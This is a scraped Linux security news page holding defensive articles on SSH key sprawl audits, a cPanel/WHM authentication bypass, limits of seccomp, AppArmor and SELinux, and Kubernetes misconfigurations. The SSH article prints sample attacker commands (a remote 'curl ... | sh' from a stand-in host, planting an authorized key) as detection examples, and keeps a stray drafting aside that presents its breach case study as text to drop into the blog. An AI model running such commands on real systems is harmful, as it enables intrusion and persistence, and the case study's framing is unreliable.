Audit Linux privileges now to limit compromise, escalation, and system-wide damage. Review Linux Privileges×


Stay Ahead With Linux Security Features

 identity management security tactics
 For years, we secured our Linux infrastructure by building walls: VPCs, security groups, and hardened SSH configurations. We treated the cloud like a virtual data center, assuming that if we kept the "bad guys" out of the network, our workloads were safe. . That model is no longer sufficient. Today, one of the most common paths from an initial compromise to a major cloud breach is the identity assigned to your Linux workload. When an attacker gains code execution on a Linux instance—through a...
 Jul 17, 2026
 security practices patch management
 Most of us don't hear about a kernel vulnerability until a CVE lands in our inbox or the vulnerability scanner starts complaining. By then, the patch isn't new anymore. Kernel developers may have been passing it around for review, arguing over the implementation, or revising it for days before anyone outside that community noticed it. None of those discussions are secret. They're sitting in mailing list archives, Git commits, and patch reviews where they've been the whole time. The strange...
Jul 14, 2026
 Linux security cyber attacks
 Every Linux server in your fleet produces thousands of events every minute. From journald logs and auditd records to kernel-level eBPF hooks, your systems are constantly talking. Most of that noise is just the mundane churn of system services, CI/CD runners, or routine administrative automation. But among that noise, an attacker might be establishing a foothold, moving laterally, or setting up persistence. The challenge for any security team is: how do you separate the routine from the...
Jul 13, 2026
 open-source infrastructure risk
 Security scanners flag exposed API keys in public repositories every day. The initial response is usually predictable: delete the commit, revoke the credential, and move on. That’s a mistake. . In a real Linux environment, an API key never stays in one place. By the time it hits a public repo, it’s already everywhere. It’s in the CI/CD pipeline. It’s in your container registry. It’s in the build logs. It’s in the backups. Git makes this worse because the history never dies. Deleting a file in...
Jul 11, 2026
 open-source rootkit
 Most of us think of Linux rootkits as ancient history—the stuff of 90s hacking forums and clunky malware that would crash your system if you looked at it the wrong way. But if you think they’ve gone away, you’re mistaken. They’ve just gotten smarter. . Modern attackers aren't using the noisy tools of the past. Today’s threats are surgical. Many of today’s most advanced Linux rootkits operate at the kernel level or abuse legitimate system features to blend in with normal traffic. They’re...
Jul 09, 2026
 Refine features
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Should Linux servers automatically install security updates?
Loading...
Explore Latest Linux Security features
We found 15 articles for you...
102
 access controlopen-sourcekey management
SSH Key Sprawl on Linux Unmanaged Access Threats and Cleanup Guide
A production Linux server gets rebuilt from an old image. A contractor leaves. A CI/CD job is retired. Months later, the same SSH public keys are still sitting in authorized_keys, silently trusted by root or a service account nobody owns anymore. . That is how SSH key sprawl usually happens. It rarely stems from one obvious failure. Instead, it accumulates through years of small access decisions that never expire. For attackers, those forgotten keys are not clutter; they represent silent SSH persistence, a vector for Linux lateral movement, and a direct path around the identity controls your team thinks are protecting the fleet. This guide explains how experienced Linux administrators should approach a Linux SSH key audit: where keys hide, what they look like during an investigation, and how to transition to sustainable SSH key lifecycle management without breaking production. Quick SSH Key Sprawl Audit Before changing a single configuration line, ask your team these five questions: Which local users currently have an authorized_keys file? Which public keys appear on more than one host across the estate? Which keys allow direct access to root or highly privileged service accounts? Which keys have no clear owner, ticket trail, comment, or active business purpose? Which key files have been modified recently outside of approved automation windows? What SSH Key Sprawl Actually Means SSH key sprawl is not just "too many files." It is an unmanaged trust. Every public key in an authorized_keys file is a standing, unsupervised access decision. The operating system is stating, “Whoever holds the matching private key can authenticate as this user.” That is acceptable when the key is documented, current, restricted, and monitored. It becomes a massive liability when nobody knows who created it, why it exists, or where the private key lives. The core issue is that SSH key-based access does not naturally follow the lifecycle of normal identity systems. Passwordsexpire. SSO accounts get disabled. PAM workflows require explicit approval. SSH keys, unless managed deliberately, remain valid indefinitely. The National Institute of Standards and Technology (NIST) has explicitly warned that SSH-based interactive and automated access requires strict provisioning, termination, and monitoring. Yet, while organizations pour resources into central identity directories, authorized_keys security is frequently treated as background infrastructure rather than a critical identity control layer. That control gap is where sprawl thrives. A typical Linux estate quickly fills up with a chaotic mix of user keys, root keys, service keys, deployment keys, break-glass keys, vendor keys, cloud-init keys, and leftovers from decommissioned scripts. To the SSH daemon, a legitimate administrative key and an orphaned key look identical. CRITICAL OPERATIONAL WARNING: Do Not Start by Deleting Keys Never start cleanup by deleting keys you don’t recognize. Production systems often rely on poorly documented automation, and removing the wrong key can break backups, deployments, configuration management, or emergency access. Keep discovery and remediation separate. Why SSH Keys Become a Hidden Attack Surface SSH is trusted because it is familiar. Administrators rely on it daily for troubleshooting, patching, and incident response. Because it is a foundational tool, it is easy to view SSH access as static infrastructure rather than highly privileged identity management. Attackers exploit this familiarity. A valid SSH key provides quiet access without password guessing, without triggering multi-factor authentication (MFA) in standard setups, and without generating the loud credential-failure noise that alarms Security Operations Centers (SOCs). If an attacker compromises a user account and writes their own public key to that account’s authorized_keys file, they have secured a reliable backdoor. The SANS Internet Storm Center describes this as one of the firstpersistence moves automated bots attempt after compromising a Unix host. MITRE ATT&CK tracks this behavior under SSH Authorized Key Manipulation (T1098.004) . They note that adversaries regularly modify these files directly, through shell commands, or via cloud APIs to maintain persistence, escalate privileges, or access higher-privileged identities across Linux, macOS, ESXi, and cloud environments. Where the Sprawl Starts Operational Pressure: A deployment pipeline needs fast access to a fleet. A team needs temporary access during a critical outage. A vendor needs to troubleshoot a production system. An administrator appends a public key to a few machines because the ticket is urgent. The incident ends, the systems remain online, the key remains trusted, and the team moves on. Cloud Velocity: Infrastructure changes faster than access reviews. Images get cloned, instances inherit metadata, and automation accounts get reused across staging and production. SANS notes that SSH keys often function as long-lived credentials in cloud investigations, completely bypassing centralized identity tools when mishandled. The Root Problem: Direct root SSH login removes individual attribution; every action appears to come from the same omnipotent identity. When root authorized_keys files contain old keys, the system cannot distinguish legitimate emergency access from malicious persistence. SANS connects this directly to forensic weakness: actions performed as root are incredibly difficult to tie back to a specific human operator. Making this a real case study adds immense value and instantly elevates the credibility of the entire piece. You can anchor the blog post by citing a high-profile real-world breach pattern that mirrors this exact vulnerability lifecycle: the TeamPCP supply chain campaign, which directly targeted CI/CD ecosystems and developer infrastructure (including a widespread compromise of the Jenkins Marketplace and popular GitHub Actions/PyPI packages). Here is a revisedversion of that specific block, rewritten as a concrete real-world case study to drop straight into your blog: The TeamPCP CI/CD Supply Chain Campaign The risk of automation key sprawl moved from theoretical to catastrophic during a widespread supply chain campaign tracked to a threat actor group known as TeamPCP. Instead of targeting hardened downstream production applications directly, the attackers systematically compromised the developer ecosystem. They injected backdoors into open-source Python packages (like liteLLM on PyPI) and published trojanized plugins to the Jenkins Marketplace (including the widely used Checkmarx AST plugin). Once the malicious plugins or poisoned dependencies are executed within target environments, they run with controller-level privileges. TeamPCPs' automated payload immediately launched an aggressive credential harvester designed to parse the file system for over 50 categories of secrets. Among the highest-value targets seized were unpassphrased SSH private keys and cloud credentials sitting on legacy, developer-managed, or forgotten Jenkins instances. Because many organizations completely lack an automated access lifecycle for automation infrastructure, these extracted keys still matched active authorized_keys files across production fleets. Attackers used these forgotten paths to bypass standard perimeter security, move laterally into production Kubernetes clusters, and establish silent, long-term persistence without ever triggering standard brute-force or credential-failure alerts. The root cause was not an exploit in OpenSSH itself; it was a systemic failure to treat CI/CD and automation keys as ephemeral, high-risk identities. Warning Signs and Red Flags When reviewing an environment, do not simply count files. Look for structural anomalies and trust relationships that do not match your current operational reality. Red Flags That Need Immediate Review Root authorized_keys containing old personal keys: Personal laptop keys insideroot accounts mean zero attribution and severe offboarding risk. Key reuse across unrelated accounts or hosts: The same public key appearing in multiple users' home directories means a single private key compromise compromises the whole network. Blank or generic key comments: Keys ending in generic tags like user@localhost> or simply no comment at all, hiding ownership. authorized_keys modified outside change windows: File modification timestamps that do not align with central configuration management logs. Direct user write permissions on production trust files: Users retain full control over the files that dictate who can log into their accounts. Unrestricted SSH agent forwarding: Forwarding allowed across shared jump hosts, exposing active identity sockets to local root users. Suspicious Command-Line Behavior Attackers moving laterally often abuse legitimate OpenSSH binaries to execute commands across your network. Watch out for these specific execution patterns in your process and shell history logs: # Bypassing strict host checking to push remote shell payloads ssh -oBatchMode=yes -oStrictHostKeyChecking=no user@10.10.20.50 'curl http://malicious.local/script.sh | sh' # Appending a key directly to a profile via a single shell command echo "ssh-rsa AAAA..." > > ~/.ssh/authorized_keys # Local identity switching to bypass standard administrative logs ssh root@localhost -i /tmp/id_rsa The last example is easy to overlook. Local SSH authentication is frequently abused for identity switching on the same machine. SANS points out that local SSH to a privileged account frequently bypasses sudo logs and other standard tracking mechanisms that administrators rely on for user attribution. A Step-by-Step Linux SSH Key Audit To bring an unmanaged environment under control safely, follow a structured, procedural approach. Step 1: Inventory All Trust Files Locate every active authorized_keys and authorized_keys2 file across your file systems.Do not assume they only live in /home. Search systematically: Bash find /home /root /var/lib -name "authorized_keys*" -type f Step 2: Generate Key Fingerprints A public key string is long and unwieldy. To compare keys accurately across multiple hosts, extract their unique cryptographic fingerprints using ssh-keygen: ssh-keygen -lf /home/user/.ssh/authorized_keys This outputs the key size, the MD5 or SHA256 fingerprint, the associated user, and the comment string. Step 3: Find Duplicate Keys Across the Fleet Map your fingerprints into a central sheet or database. Identify keys that cross security boundaries. A deployment key repeated across a controlled web tier may be expected; a single contractor's public key repeated across three separate administrative accounts and two service accounts is a major architecture flaw. Step 4: Isolate Root and Service Account Keys Prioritize high-privilege targets. Extract every key inside /root/.ssh/authorized_keys and any service accounts with sudo privileges. Cross-reference these keys against active personnel lists and open tickets. Step 5: Correlate Changes with Log History Verify the file metadata. Use stat to check the modification times of the files. Cross-reference unexpected modifications with your central authentication logs (/var/log/secure or /var/log/auth.log) to see which user account and IP address were active when the file was modified. Step 6: Move Cleanup Into Change Control Once orphaned keys are identified, do not delete them via manual shells. Schedule a maintenance window, stage the removals via your configuration management tooling (Ansible, Puppet, or Salt), and monitor application behavior immediately following the run. Common Mistake: Treating File Permissions as the Whole Fix Standard file permissions are basic hygiene, but they do not equal comprehensive security control. Setting an authorized_keys file to 0600 owned by the user stops other local unprivileged users from tampering with it.However, it does absolutely nothing to prevent a compromised user account—or a compromised application running under that user's context—from appending a new key to its own profile. The SANS ISC recommends considering root ownership with read-only access for user files where appropriate, noting that while the immutable flag (chattr +i) is not an airtight security boundary against a root breakout, it adds high detection value because standard automated processes cannot alter the file without throwing an explicit error. This requires a mental shift: permissions should support your access model, not just satisfy a compliance checklist. For interactive staging spaces, user-managed keys might be tolerable. For production environments, user-managed trust is an operational liability. The critical question isn't "Are the permissions valid?" It is "Who is authorized to change who can log in?" Practical Remediation Examples If you must use static keys for automation or service accounts, you should drastically narrow their capabilities using OpenSSH enforcement clauses directly within the authorized_keys file. Instead of a raw public key string, prefix the entry with restrictive options: Plaintext from="10.10.20.15",command="/usr/local/bin/backup-script",no-agent-forwarding,no-port-forwarding,no-X11-forwarding,no-pty ssh-ed25519 AAAA... This configuration does not make the key entirely harmless, but it drastically reduces its utility if exposed. It limits network ingress to a single IP address (from="10.10.20.15"), forces the execution of a singular, hardcoded script (command="..."), drops interactive terminal access (no-pty), and strips out advanced features that attackers exploit for lateral movement. Centralizing the Access Database To stop sprawl entirely, move the trust database out of user home directories. You can redirect OpenSSH to look for authorized keys in a central, root-governed directory by modifying /etc/ssh/sshd_config: Plaintext AuthorizedKeysFile/etc/ssh/authorized_keys/%u This shifts write access entirely to root, preventing users or compromised applications from self-provisioning access paths. You can also leverage AuthorizedKeysCommand to pull keys dynamically from an external source, such as a secure identity provider or a secrets engine. However, remember the operational tradeoff: dynamic lookups introduce hard dependencies. If the central lookup service goes down or a network partition occurs, your administrators may be locked out. Experienced teams always test these failure states and maintain isolated, break-glass local authentication paths. The Hidden Spots Admins Forget An effective audit must extend past the standard incoming trust files. Attackers analyze the entire SSH configuration to find outbound paths. known_hosts Security: The known_hosts file logs every system a user or service has successfully connected to from this machine. Red Canary notes that attackers actively parse these files to map the internal network topology and target secondary systems for lateral movement. Enable hashing (HashKnownHosts yes) in your global configuration to prevent cleartext infrastructure mapping. SSH Agent Forwarding: While highly convenient for hopping across bastion environments, agent forwarding extends local authentication trust into remote systems. If an intermediate jump host is compromised, a local root user can hijack your active forwarded agent socket to authenticate elsewhere on the network under your identity. Disable agent forwarding globally and mandate ProxyJump instead. Passphraseless Private Keys: An unencrypted private key sitting on a disk is a plaintext credential. Where automated, non-interactive workflows require keys, ensure they are placed in dedicated secret management engines with strict application loop isolation rather than standard user home directories. Shifting from Static Keys to Governed Access Eliminating static SSH keys across a massive fleet overnight is rarelyrealistic. A pragmatic path forward requires categorizing access into distinct operational layers: Access Category Governance Strategy Human Administrators Tie access strictly to individual identity. Implement Central Identity Providers (IdPs), enforce multi-factor authentication, mandate sudo for granular attribution, and eliminate identity debt when employees depart. Automation & CI/CD Maintain isolated, single-purpose identities. Enforce source IP constraints and forced commands directly in the centralized key configurations. Privileged Infrastructure Enforce PermitRootLogin no across the fleet. Force administrators to log in using named personal accounts first, creating an explicit audit trail before escalating privileges via sudo. The Strategic Goal: SSH Certificate Authentication For growing or highly regulated enterprises, static public keys create too much long-lived security debt. Moving to SSH certificate authentication is the cleanest long-term structural solution. Instead of deploying public keys across thousands of production hosts, you configure your SSH daemons to trust a centralized SSH Certificate Authority (CA). Users and automation pipelines authenticate to an identity provider to receive short-lived, cryptographically signed certificates (valid for hours or a single shift). When certificates are short-lived, access expires naturally. You no longer need to run complex cleanup scripts when a contractor leaves or an automation host is retired; the clock revokes the credential automatically. Start your cleanup this week with the highest-risk targets: inventory your root accounts and privileged service entries first. Extract their fingerprints, verify their current business justifications, and purge the entries that cannot be explicitly accounted for. SSH is not inherently insecure; unmanaged trust is. . That is how SSH key sprawl usually happens. It rarelystems from one obvious failure. Instead, it ac. production, linux, server, rebuilt, image, contractor, leaves, ci/cd, retire. . MaK Ulac
 May 27, 2026
•
May 27, 2026
•
102
 security advisoryaccess controlauthentication bypass
Control Panel Authentication Failures Expose Entire Linux Servers
Linux security usually comes down to access controls and permissions, but those controls only work if the platform enforcing them holds up. What happens when the control layer most Linux environments depend on fails? . CVE-2026-41940 is an authentication bypass in cPanel/WHM that turns a single entry point into full server access, exposing hosted sites and mailboxes rather than just one account. Once that control layer is compromised, isolation between users doesn’t hold. What should be separated becomes accessible, and that’s where exposure starts to spread. At the time of disclosure, the issue affects cPanel/WHM on Linux systems where the authentication process fails to properly validate session or request state. This isn’t a misconfiguration. It’s a breakdown in how the platform enforces identity at the control level. This blog breaks down how that failure happens, what it exposes in real environments, and what teams should be looking for when a control layer becomes the weakest point in the system. What Actually Happened (Authentication Bypass Explained) The bypass occurs before credential validation completes, allowing unauthorized requests to be treated as authenticated admin sessions. This vulnerability stems directly from an authentication failure in the control panel's access mechanism: Authentication bypass allows access past the login layer No credentials required at any stage Immediate admin access on entry Because cPanel/WHM runs natively on Linux, the access granted by CVE-2026-41940 extends directly into system configurations, user accounts, service accounts, and all hosted domains. It creates severe cybersecurity threats before the incident even registers in the logs. As of now, there is no confirmed attribution tied to active exploitation. The risk comes from how easily a flaw like this can be weaponized once disclosed, especially in widely deployed hosting environments. How the Exploit Path Typically Unfolds In practicalterms, exploitation doesn’t require a complex chain. It follows a short path: The attacker identifies an exposed cPanel or WHM interface on a public-facing server A crafted request is sent that bypasses authentication checks tied to session handling or request validation The system incorrectly treats the request as authenticated Administrative access is granted immediately through the control panel interface From there, the attacker interacts with system-level tools, services, and user environments as a trusted admin No credential theft, no brute force, no lateral movement. The control layer simply accepts the request. Why This Leads to a Data Breach So Quickly When a control panel breaks, it doesn’t degrade gracefully. It just hands over control, and the gap between initial access and a full data breach disappears almost immediately because the system is built to centralize authority over the host. Most cyber attack paths have friction. An attacker lands somewhere low, works laterally, then tries to escalate privileges to reach something useful. That doesn’t apply here. With administrative access through the panel, they drop straight into the highest privilege context on the system, no pivoting, no chaining exploits, just direct control over the environment that server security assumes is trusted. Everything hangs off that identity. The web interface, database layer, and system tools all operate under the same control plane, so once the authentication layer fails the attacker isn’t moving through the network at all, they’re already sitting at the core with access to services, configs, and data paths that normally require multiple steps to reach, which is why this kind of security breach turns into immediate data exfiltration and full system exposure without the usual noise or delay. Authentication Bypass at the Control Panel Level Changes the Impact Control panels like cPanel/WHM are often the single point of access for entire hosting environments.When authentication fails there, it’s not isolated. It can expose every site and mailbox on the server at once. What Happens After a Server Is Compromised Once the attacker controls the Linux host, things don’t explode all at once. It spreads through normal system paths, the same ones admins use every day, which is why it blends in longer than it should. Access to /home directories exposes user data, configs, and credentials across tenants Modification of web root files allows code injection or silent backdoors inside active sites Database access via local services gives direct reads over sockets with no network barrier Cron jobs or scripts added to maintain persistence across reboots System configs altered to weaken controls or suppress logging None of this is exotic. It’s standard interaction with the OS. This is where data loss starts becoming irreversible, because once those layers are touched, the attacker isn’t just passing through. They’re reshaping how the system behaves over time, and that’s what keeps these cybersecurity threats active even after initial access is noticed, while server security controls are still technically “running” but no longer trustworthy. Real-World Impact: When Data Loss Is Permanent The true cost of a cyber attack only becomes clear when the recovery phase begins. Consider a shared hosting server running Linux where the administrative panel is breached. If the attacker wipes the server—deleting user directories, databases, and configuration files—and there are no off-server backups, the impact is absolute. In a Linux shared hosting environment, one compromised server does not mean one lost site. It means tens or hundreds of virtual hosts are wiped out instantly. The data loss is not just about a single company's files; it is a multi-tenant disaster where recovery is impossible if the backups are stored on the same underlying infrastructure. The resulting data breach strips the organization of its digitalpresence, its intellectual property, and its ability to recover, leaving the environment crippled. Why This Is Especially Dangerous in Linux Hosting Environments In Linux web hosting security, the issue isn’t just exposure. It’s how much sits behind that one layer. Shared Infrastructure A single host carries multiple tenants. Different users, different sites, same underlying system and services, which works fine until the control layer breaks and isolation stops being enforced in any meaningful way. Once inside, the attacker isn’t moving between sites. They’re operating underneath them, with visibility and access that cuts across everything at once, and that’s where website security assumptions start to fall apart quietly. Root-Level Access Control panels don’t operate with a limited scope. They execute as root because they’re expected to manage the entire system. When that access is exposed, every filesystem boundary becomes optional. Permissions, ownership, separation between users, all of it can be overridden directly, which turns what looks like a contained entry point into full server control without resistance and shifts the situation from a localized issue into a broader server security failure tied to how privilege is handled. Service Integration Modern panels tie services together tightly. Web servers, mail systems, and databases don’t sit in isolation. They share configs, credentials, and execution paths. That integration simplifies management. It also widens impact. An attacker controlling one layer can reach into others without needing separate access paths, so instead of targeting individual services, they inherit the relationships between them, which is why these cybersecurity risks scale quickly and turn a single compromise into a platform-wide problem rather than a contained event. Why These Cyber Security Threats Keep Happening This pattern repeats. Different bugs, same structure. Admin panels exposed to the internet Singleauthentication layer protecting everything Lack of segmentation between services Delayed patching cycles Exposed management ports common in Linux setups When you rely on a single, internet-facing system for all administrative actions, any flaw in the authentication mechanism translates directly to a massive increase in cybersecurity risks and related cybersecurity threats. How to Reduce Risk Without Overcomplicating Security You don’t need a full redesign. Just fewer assumptions. Restrict WHM and cPanel access via firewall rules like iptables or cloud security groups Limit admin access to trusted IP ranges or VPN endpoints Remove public exposure of admin interfaces entirely where possible Maintain off-server backups that can’t be altered from the host Monitor authentication logs and unusual activity patterns Validate and apply patches quickly, especially for control panels This isn’t about adding layers. It’s about tightening the ones that already exist. Most cyber attack prevention failures come from leaving high-privilege systems exposed longer than intended, and basic website protection and server protection steps still do most of the heavy lifting when applied consistently. Closing Insight The system doesn’t need to fail everywhere. Just once in the right place. A single gap in server security at the control layer turns into a full compromise because everything else trusts that layer to hold, and when it doesn’t, the line between access and ownership disappears quickly across the entire environment, which is why most data breach scenarios tied to control panels aren’t about complex exploits but about one boundary that never got tested under real conditions. Stay ahead of these patterns. Subscribe to the LinuxSecurity newsletter for direct updates on real-world cybersecurity threats, data breach trends, and practical server security insights. Data Breach and Cyber Attack FAQs What is a data breach? A data breach isunauthorized access to sensitive information. In a Linux hosting environment, this often happens when an attacker gains control over system-level access and reads or extracts data from user directories, databases, or configuration files. The impact depends on how much data is exposed and whether it can be recovered, but in shared hosting setups, a single breach can affect multiple sites at once. What happens in a cyber attack? A cyber attack is an attempt to access or control systems without permission. In cases like control panel bypasses, the attacker skips traditional entry methods and uses a flaw in the system itself to gain administrative access, allowing them to modify services, extract data, or disrupt operations without needing additional exploits. What is a security breach? A security breach is the moment protections fail, and unauthorized access occurs. It doesn’t always mean data is stolen immediately, but it creates the condition for it. In server environments, an authentication bypass is a clear example because it removes the primary control layer that protects the system. How do cyber attacks cause data loss? Data loss happens when attackers delete, overwrite, or extract information. With full administrative access, they can remove databases, alter files, or wipe entire systems, and if backups are not isolated, the attacker can remove those too, turning a temporary incident into permanent loss. How to prevent a cyber attack? Prevention focuses on reducing exposure. Restrict access to administrative systems, apply patches quickly, and avoid leaving control panels open to the internet. Strong cybersecurity best practices center around limiting who can reach critical services and verifying those controls regularly. Why are Linux servers often targeted in cyber attacks? Linux servers host a large amount of shared infrastructure. One system can support many websites and services, making it a high-value target, and when misconfigurations or exposed management layers exist,attackers can affect multiple tenants at once without needing to break the operating system itself. . Uncover the risks linked to authentication bypass in cPanel/WHM affecting Linux servers, leading to major data breaches.. Linux security risks,cPanel vulnerabilities,authentication failures,cybersecurity threats,cPanel access control. . MaK Ulac
May 04, 2026
•

102
 access controlLinux securitysecurity tools
Seccomp, AppArmor, SELinux: Where Linux Security Controls Fall Short
Most Linux hardening work stays focused on access. Flip on a control, lock things down, move on. Doesn’t mean you’re actually covered. . Think of it more like structural integrity than perimeter defense. We obsess over the front door, locks, badges, and policy layers. Useful, sure. But none of that tells you what happens underneath when something slips past or a core path behaves differently than expected. That’s where things tend to break. Not at the policy level, but in how it’s enforced once the system is under real conditions, real load, real misuse. This piece looks at where those controls fall short in practice, and what those gaps turn into once they’re exposed. Why Access Control Doesn’t Always Mean Protection Let’s start with the basics of access control security. The main idea is simple: restrict what an unprivileged user or process can do. If a program isn't allowed to touch a file, it shouldn't be able to cause harm. Sounds foolproof, right? But in real system security, things slip through the cracks. Misconfigurations, missing rules, and the chaotic nature of production environments create large gaps between the design of a system and how it functions under pressure. What Seccomp, AppArmor, and SELinux Actually Do To understand the gaps, it helps to know what these tools actually bring to the table for Linux security and how they form a Linux access control architecture: Seccomp: Short for "Secure Computing Mode," it limits the system calls a process can make to the underlying kernel. AppArmor: Uses path-based profiles to control exactly which files and programs a process can access. SELinux: Uses labels to enforce strict rules about which processes, users, and files can interact. Each tool is incredibly powerful, but none of them covers everything on their own. Where These Controls Actually Fail When looking at AppArmor vs SELinux, people often debate which tool is superior. The truth is that both have specificlimitations when put into practice. You can find detailed breakdowns of these security control limitations on the Trail of Bits Blog . Correct Configuration Doesn’t Mean Protection A control can be enabled, and the system can still be fully exposed. Most environments fail while everything looks correct. Seccomp Limitations It lacks context: Seccomp filters system calls, but it doesn't understand the full behavior of a program. Narrow scope: If an attacker finds a way to abuse permitted system calls, the barrier fails. AppArmor Limitations Profile accuracy: AppArmor depends entirely on the profile being correct. If a profile is too broad or missing rules, the protection does nothing. Path-based weaknesses: Because it tracks file paths, changes in directories or symbolic links can sometimes allow malicious files to bypass the rules. SELinux Limitations The complexity trap: SELinux is highly detailed, making it notoriously hard to configure. Disabled in practice: Because it is so complex, administrators often turn it off or use permissive mode to keep applications running. Why Container Security Is Still a Problem Many teams rely on built-in access controls for container security. However, these tools were not designed to handle modern microservices out of the box. Containers share the host's kernel and memory. If a single container is compromised, the shared kernel makes it much easier for an attacker to break out. The tools we mentioned don't fully isolate workloads by themselves. To understand how sandbox boundaries can fail, take a look at real-world analyses from Google Project Zero . Kubernetes Security Isn’t Just About Policies Adding a layer of Kubernetes security on top of a Linux host doesn't solve the core problem if the host itself is unpatched or misconfigured. Kubernetes relies on the underlying operating system to enforce constraints. If the host kernel is vulnerable, the policy layers won'tbehave as expected. You can explore the exact technical interactions between Linux security and the orchestrator in the Kubernetes Security Docs . Why Security Settings Break in Real Environments Policy enforcement is never a "set it and forget it" task. As software updates and configurations change: Settings change over time: Rules are written but rarely updated as applications evolve. Teams don't update rules: Protections are sometimes turned off to fix broken applications. Over-reliance on defaults: Teams assume a profile is working simply because it is installed. For real, kernel-level discussions on what breaks and why, take a look at the Openwall Kernel Hardening mailing list. What This Means for Infrastructure Security These tools help restrict behavior, but they don’t define how secure a system actually is. Infrastructure security depends on how the system behaves, not just how it’s configured. In most environments, multiple layers depend on the same underlying system. Containers, Kubernetes workloads, and endpoint protections all rely on the Linux host to enforce rules correctly. If that system isn’t configured properly, those protections don’t work the way people expect. For example, a security profile might block access to certain files or system functions, but still allow enough behavior for an attacker to move through the system. The control is technically enabled, but it isn’t stopping what actually matters. That’s where problems start. Policies can look correct, profiles can be active, and everything can appear locked down, while the system still allows unintended behavior. Looking at configuration alone doesn’t tell you much. What matters is what’s actually enforced, how those controls behave in real use, and where they stop working. Infrastructure security isn’t about setting rules. It’s about knowing whether those rules hold up in practice. Rethinking Cybersecurity Best Practices for Linux Most cybersecuritybest practices focus on enabling controls, but that’s only part of the picture. In real systems, what matters is whether those controls hold up under actual conditions. Linux security tools like seccomp, AppArmor, and SELinux are often treated as checkboxes. Once they’re enabled, teams assume they’re working as intended. In practice, that’s where problems start. Strong system security comes from verifying how protections behave in production, not just trusting the configuration. That means testing policies, reviewing what is actually enforced, and understanding where controls fall short. The difference between a secure environment and a vulnerable one is rarely the presence of controls. It’s whether those controls have been validated. What Actually Matters for System Security Seccomp, AppArmor, SELinux. Useful controls, no argument. But they’re not the posture, they’re just pieces that either hold under pressure or quietly don’t. Most systems don’t fall over because something’s missing. They fail in the gap between what’s configured and what actually gets enforced, which is wider than people think and rarely checked once things “look right.” Assumptions carry a lot of weight here. No one notices until a process escapes a profile, a rule never fires, or a kernel path behaves differently than expected under load. If you want updates on kernel issues, practical breakpoints, and what actually fails in live environments, subscribe to Linux Security’s weekly newsletter . . Explore the gaps in Linux security tools like Seccomp and SELinux under real-world conditions and how they affect system integrity.. Linux Security Frameworks, Seccomp Limitations, AppArmor Configurations, SELinux Strengths, Infrastructure Security Challenges. . MaK Ulac
May 01, 2026
•
102
security advisoryaccess controlmisconfigurationKubernetes Container Security Misconfigurations Leading to Threats
Container security failures rarely come from zero-days. They come from the configuration. Misconfigurations don’t trigger alerts. They don456’t crash systems. Most of the time, they sit quietly in production until something starts probing from the outside or moving laterally from the inside. . Kubernetes environments are especially prone to this. The flexibility that makes them powerful also creates space for subtle mistakes. Some are obvious once you see them. Others blend into normal operations and get missed during audits. This is where most real-world container risk lives, not in the exploit, but in the setup that makes exploitation trivial. Where Container Security Actually Breaks Down Most environments aren’t “unsecured.” They’re partially secured. You’ll see: Namespaces in place, but overly permissive RBAC is configured, but not enforced consistently Network policies are defined, but not applied cluster-wide Each layer looks correct in isolation. The gaps show up between them. Security controls in Kubernetes are composable. That’s the problem. Missing one piece doesn’t break the system; it just lowers the barrier for an attacker. In practice, teams that do this well benchmark their environment against the Kubernetes Security Checklist to ensure their layered controls are actually creating a cohesive defense. Overly Permissive RBAC Role-Based Access Control is one of the most common weak points. You often find broad roles assigned to service accounts, wildcard permissions (*) used for convenience, or long-lived tokens tied to workloads. Once an attacker gains access to a pod, these permissions define what happens next. In many cases, escalation doesn’t require an exploit—it just requires using what’s already allowed. In practice, teams that do this well use rbac-lookup to visualize current permissions and move toward granular, namespaced roles that only permit the exact actions required by the application. Containers Running withExcessive Privileges Privileged containers are still common in production clusters. This includes: privileged: true containers Access to host namespaces Mounting sensitive host paths like /var/run/docker.sock These configurations blur the boundary between container and host. At that point, the container is no longer isolated in any meaningful way, turning a single container foothold into full node access. In most cases, this isn’t intentional; it’s a shortcut added to get a workload running, then never revisited. Over time, it becomes part of the baseline. In practice, teams that do this well use Admission Controllers like Kyverno or OPA Gatekeeper to automatically reject pods attempting to run with elevated privileges. They treat these configurations as temporary exceptions that are removed once no longer needed, pushing workloads back toward the minimum level of access required to function, as outlined in the CIS Kubernetes Benchmark . Missing or Ineffective Network Policies Flat networking is still the default in many Kubernetes deployments. Without strict network policies, pods communicate freely across namespaces, and internal services are exposed to lateral movement. Even when policies exist, they’re often incomplete, applied inconsistently, or not tested under real conditions. That creates segmentation on paper, but not in practice. The difference shows up when you look at how traffic actually flows. In tighter environments, communication paths are defined intentionally. In practice, teams that do this well implement a "Default Deny All" policy for every namespace, following the official Kubernetes Network Policy documentation . This forces an explicit mapping of traffic: workloads don't get broad internal access by default—they only talk to exactly what they need to function. Unrestricted Use of Kernel Features Containers don’t remove kernel risk—they share it. Misconfigurations here include: Lack of seccomp profiles No AppArmor orSELinux enforcement Broad syscall access If a container can access powerful kernel interfaces without restriction, it becomes much easier to trigger or chain vulnerabilities. The kernel is constantly adapting, but configurations often lag behind. In practice, teams that do this well use Inspektor Gadget to observe the actual system calls their applications make, allowing them to generate and enforce minimal, secure profiles for each workload. Image and Supply Chain Weaknesses Not all misconfigurations are runtime. Common issues include using outdated base images, pulling from untrusted registries, or embedding secrets directly into image layers. These issues won't show up in a standard cluster scan. In practice, teams that do this well implement image signing with Sigstore/Cosign to ensure code integrity and offload secret management to tools like HashiCorp Vault , keeping sensitive credentials out of the image entirely. Why These Issues Go Unnoticed These misconfigurations persist for a few reasons: They don’t break functionality They often exist in “working” systems Security reviews focus on compliance, not behavior Tooling reports issues, but prioritization is inconsistent Most teams fix what blocks deployment. These issues don’t. What to Focus on Going Forward Enforce least privilege in RBAC, not just define it Treat privileged containers as exceptions, not defaults Apply and test network segmentation policies Restrict kernel-level access with seccomp and LSMs Continuously validate configurations, not just at deployment The Path Forward: Moving from Compliance to Behavior Container security isn’t failing because controls don’t exist. It’s failing because those controls are applied unevenly. The gaps aren’t always obvious. They’re small, layered, and easy to justify in isolation. But in practice, they create predictable paths for attackers. Fixing them doesn’t require new technology. It requires tighteningwhat’s already in place and understanding where those controls stop short. . Kubernetes environments are especially prone to subtle 